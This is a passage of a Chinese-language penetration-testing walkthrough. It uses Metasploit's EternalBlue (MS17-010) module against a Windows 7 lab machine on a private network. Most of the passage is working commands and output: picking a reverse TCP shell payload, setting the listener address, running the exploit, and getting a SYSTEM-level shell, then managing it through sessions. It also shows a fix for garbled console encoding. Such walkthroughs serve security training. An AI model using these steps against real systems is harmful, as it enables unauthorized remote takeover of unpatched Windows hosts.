msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

找一个payload 获取shell 远程连接权限后，进行远程执行命令

注：payload 又称为 攻击载荷，主要用来建立目标机和攻击机稳定连接的，可返回shell，也可以进行程序 注入

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > search windows/x64/shell type:payload
```


我们挑选一个 反弹 shell 的 payload



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > search windows/x64/shell type:payload

Matching Modules
================

   Name                                          Disclosure Date  Rank    Check  Description
   ----                                          ---------------  ----    -----  -----------
   payload/windows/x64/shell/bind_ipv6_tcp                        normal  No     Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
   payload/windows/x64/shell/bind_ipv6_tcp_uuid                   normal  No     Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
   payload/windows/x64/shell/bind_named_pipe                      normal  No     Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
   payload/windows/x64/shell/bind_tcp                             normal  No     Windows x64 Command Shell, Windows x64 Bind TCP Stager
   payload/windows/x64/shell/bind_tcp_uuid                        normal  No     Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
   payload/windows/x64/shell/reverse_tcp                          normal  No     Windows x64 Command Shell, Windows x64 Reverse TCP Stager
   payload/windows/x64/shell/reverse_tcp_rc4                      normal  No     Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   payload/windows/x64/shell/reverse_tcp_uuid                     normal  No     Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
   payload/windows/x64/shell_bind_tcp                             normal  No     Windows x64 Command Shell, Bind TCP Inline
   payload/windows/x64/shell_reverse_tcp                          normal  No     Windows x64 Command Shell, Reverse TCP Inline
```

设置 payload


```
xploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

查看配置选项


```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.37.142   yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

设置一下本机 payload 监听地址


```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST
192.168.37.138 //本机 IP
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.37.138
LHOST => 192.168.37.138
```


配置完成后开始执行

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.37.138:4444
[*] 192.168.37.142:445 - Connecting to target for exploitation.
[+] 192.168.37.142:445 - Connection established for exploitation.
[+] 192.168.37.142:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.37.142:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.37.142:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.37.142:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.37.142:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.37.142:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.37.142:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.37.142:445 - Sending all but last fragment of exploit packet
[*] 192.168.37.142:445 - Starting non-paged pool grooming
[+] 192.168.37.142:445 - Sending SMBv2 buffers
[+] 192.168.37.142:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.37.142:445 - Sending final SMBv2 buffers.
[*] 192.168.37.142:445 - Sending last fragment of exploit packet!
[*] 192.168.37.142:445 - Receiving response from exploit packet
[+] 192.168.37.142:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.37.142:445 - Sending egg to corrupted connection.
[*] 192.168.37.142:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.37.142
i[*] Command shell session 1 opened (192.168.37.138:4444 -> 192.168.37.142:49202) at 2021-02-14 19:45:35 +0800
[+] 192.168.37.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.37.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.37.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


��Ȩ���� (c) 2009 Microsoft Corporation����������Ȩ����

C:\Windows\system32>
```


发现已经拿到 win7的权限了 是乱码,




```
C:\Windows\system32>ipconfig
iipconfig
'iipconfig' �����ڲ����ⲿ���Ҳ���ǿ����еĳ���
���������ļ���

C:\Windows\system32>
C:\Windows\system32>
```

解决方案


更改终端字符编码即可-选择 配置文件首选项



选择最后一个-兼容性-编码-传统 CJK 编码 简体中文-GBK




效果



```
C:\Windows\system32>ipconfig
iipconfig
'iipconfig' �����ǳ�����ڲ����ⲿ����Ҳ���ǿ����еĳ���
����������ļ���

C:\Windows\system32>
C:\Windows\system32>ipconfig
ipconfig

Windows IP 配置


以太网适配器 Bluetooth 网络连接:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::a426:a552:492e:d11f%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.37.142
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.37.2

隧道适配器 isatap.{DE3741FD-9A1A-4FF1-8951-3A690D5362FE}:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

C:\Windows\system32>
C:\Windows\system32>
```

输入whoami


发现是系统权限，也就是window 的最高权限



```
C:\Windows\system32>whoami
whoami
nt authority\system
```

ctrl+c 关闭链接

y




```
C:\Windows\system32>^C
Abort session 1? [y/N]  y
""
```

通过会话进行连接目标机


```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -j
```

-j 表示后台执行 渗透目标完成后会创建一个 session 我们可以通过 session 连接目标主机。




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.138:4444
[*] 192.168.37.142:445 - Connecting to target for exploitation.
msf5 exploit(windows/smb/ms17_010_eternalblue) > [+] 192.168.37.142:445 - Connection established for exploitation.
[+] 192.168.37.142:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.37.142:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.37.142:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.37.142:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.37.142:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.37.142:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.37.142:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.37.142:445 - Sending all but last fragment of exploit packet
[*] 192.168.37.142:445 - Starting non-paged pool grooming
[+] 192.168.37.142:445 - Sending SMBv2 buffers
[+] 192.168.37.142:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.37.142:445 - Sending final SMBv2 buffers.
[*] 192.168.37.142:445 - Sending last fragment of exploit packet!
[*] 192.168.37.142:445 - Receiving response from exploit packet
[+] 192.168.37.142:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.37.142:445 - Sending egg to corrupted connection.
[*] 192.168.37.142:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.37.142
[*] Command shell session 2 opened (192.168.37.138:4444 -> 192.168.37.142:49206) at 2021-02-14 20:08:18 +0800
[+] 192.168.37.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.37.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.37.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
session
[-] Unknown command: session.
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type               Information  Connection
  --  ----  ----               -----------  ----------
  2         shell x64/windows               192.168.37.138:4444 -> 192.168.37.142:49206 (192.168.37.142)
```


通过会话 ID 进入会话



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 2
[*] Starting interaction with 2...

